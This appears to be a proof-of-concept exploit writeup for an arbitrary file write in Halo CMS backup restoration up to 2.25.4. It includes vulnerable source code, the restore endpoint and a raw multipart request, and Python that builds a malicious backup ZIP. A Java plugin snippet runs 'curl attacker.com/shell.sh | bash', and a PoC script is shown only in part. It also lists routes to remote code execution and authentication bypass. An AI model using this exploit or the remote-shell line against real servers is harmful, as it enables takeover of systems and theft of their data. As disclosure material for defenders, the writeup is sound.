 unpredictable21/halo-2.25.4-backup-write-cve-2026-67920
Proof-of-concept exploit for an arbitrary file write vulnerability in Halo CMS backup restoration, enabling RCE via plugin JAR replacement or authentication bypass.

A critical arbitrary file write vulnerability exists in the backup restoration functionality of Halo CMS versions up to 2.25.4. The restoreWorkdir() method in MigrationServiceImpl.java copies the workdir/ directory from a user-supplied backup archive directly to the Halo application's working directory (~/.halo2/) without any validation of file types, path traversal protection, or symbolic link checks. An authenticated attacker with backup management privileges can craft a malicious backup ZIP file containing arbitrary files in the workdir/ directory, which will be written to the server's working directory upon restoration, potentially leading to Remote Code Execution (RCE) via plugin JAR replacement or authentication bypass via RSA key replacement.
CVSS v3.1 Score: 8.8 (High)
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CWE: CWE-73 (External Control of File Name or Path)
The vulnerability resides in the restoreWorkdir() method of MigrationServiceImpl.java (lines 230-243):
private Mono<Void> restoreWorkdir(Path backupRoot) {
    return Mono.<Void>create(sink -> {
        try {
            var workdir = backupRoot.resolve("workdir");
            if (Files.exists(workdir)) {
                copyRecursively(workdir, haloProperties.getWorkDir());  // VULNERABLE LINE
            }
            sink.success();
        } catch (IOException e) {
            sink.error(e);
        }
    }).subscribeOn(scheduler);
}
The copyRecursively() method (Spring's FileSystemUtils) performs a recursive copy without:
.. sequences in filenamesThe vulnerability is triggered through the backup restoration endpoint:
POST /apis/console.api.migration.halo.run/v1alpha1/restorations
Content-Type: multipart/form-data
The restoration process follows this sequence:
┌─────────────────────────────────────────────────────────────┐
│  MigrationServiceImpl.restore()                             │
│  1. unpackBackup() → Extract ZIP to temp directory          │
│  2. restoreExtensions() → Restore extensions.data           │
│  3. restoreWorkdir() → Copy workdir/ to ~/.halo2/           │
│     ↑ Arbitrary files written to working directory          │
└─────────────────────────────────────────────────────────────┘
A malicious backup ZIP file must contain:
malicious-backup.zip
├── extensions.data          # Required: Can be empty or contain valid JSONL
└── workdir/                 # Required: Contents copied to ~/.halo2/
    ├── PWNED_BY_POC.txt     # Proof of concept marker file
    ├── plugins/             # Plugin JARs for RCE
    │   └── evil-plugin.jar  # Malicious plugin
    └── keys/                # RSA keys for authentication bypass
        ├── pat_id_rsa       # Malicious private key
        └── pat_id_rsa.pub   # Malicious public key
The extensions.data file must be valid for restoreExtensions() to succeed. Valid formats include:
Empty file: (empty content)
Empty line: \n (newline only)
Valid JSONL: One ExtensionStore object per line:
{"name": "/registry/test/dummy", "data": "e30=", "version": 1}
Where data is base64-encoded content.
import zipfile
import io

buf = io.BytesIO()
with zipfile.ZipFile(buf, 'w', zipfile.ZIP_DEFLATED) as zf:
    # Empty extensions.data (passes restoreExtensions validation)
    zf.writestr('extensions.data', '\n')

    # Arbitrary file to write to ~/.halo2/
    zf.writestr('workdir/PWNED_BY_POC.txt',
                'Arbitrary file write confirmed!')

with open('malicious-backup.zip', 'wb') as f:
    f.write(buf.getvalue())


Frontend Backup Management Address:http://ip:port/console/backup
POST /apis/console.api.migration.halo.run/v1alpha1/restorations HTTP/1.1
Host: target-halo-server
Content-Type: multipart/form-data; boundary=----boundary
Cookie: SESSION=<session_id>

------WebKitFormBoundaryGxAtuAd1a3VkmhZY
Content-Disposition: form-data; name="relativePath"

null
------WebKitFormBoundaryGxAtuAd1a3VkmhZY
Content-Disposition: form-data; name="name"

malicious-backup.zip
------WebKitFormBoundaryGxAtuAd1a3VkmhZY
Content-Disposition: form-data; name="type"

application/x-zip-compressed
------WebKitFormBoundaryGxAtuAd1a3VkmhZY
Content-Disposition: form-data; name="file"; filename="malicious-backup.zip"
Content-Type: application/x-zip-compressed

<ZIP file binary content>
------WebKitFormBoundaryGxAtuAd1a3VkmhZY--

# On the Halo server
ls -la ~/.halo2/PWNED_BY_POC.txt
cat ~/.halo2/PWNED_BY_POC.txt
~/.halo2/| Attack Vector | Target File | Impact | Severity |
|---|---|---|---|
| Plugin JAR Replacement | ~/.halo2/plugins/*.jar | Remote Code Execution | Critical |
| RSA Key Replacement | ~/.halo2/keys/pat_id_rsa | Authentication Bypass | Critical |
| Theme Replacement | ~/.halo2/themes/* | Stored XSS | High |
| Configuration Overwrite | ~/.halo2/*.yaml | Security Control Bypass | High |
An attacker can replace a legitimate plugin JAR with a malicious one containing:
@Extension
public class MaliciousExtension {
    @PostConstruct
    public void init() {
        // Execute arbitrary command
        Runtime.getRuntime().exec("bash -c 'curl attacker.com/shell.sh | bash'");
    }
}
When the plugin is loaded, the malicious code executes with the privileges of the Halo process.
#!/usr/bin/env python3
"""
Halo CMS Backup Restore Arbitrary File Write PoC
Vulnerability: Backup Restore Arbitrary File Write
CVSS: 8.8 (High)
"""

import io
import sys
import zipfile
import requests
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

TARGET = sys.argv[1] if len(sys.argv) > 1 else "http://target:8090"
SESSION = sys.argv[2] if len(sys.argv) > 2 else "SESSION=xxx"

def create_malicious_backup():
    buf = io.BytesIO()
    with zipfile.ZipFile(buf, 'w', zipfile.ZIP_DEFLATED) as zf:
        zf.writestr('extensions.data', '\n')
        zf.writestr('workdir/PWNED_BY_POC.txt',
                    'Halo backup restore arbitrary file write confirmed!')
    buf.seek(0)
    return buf
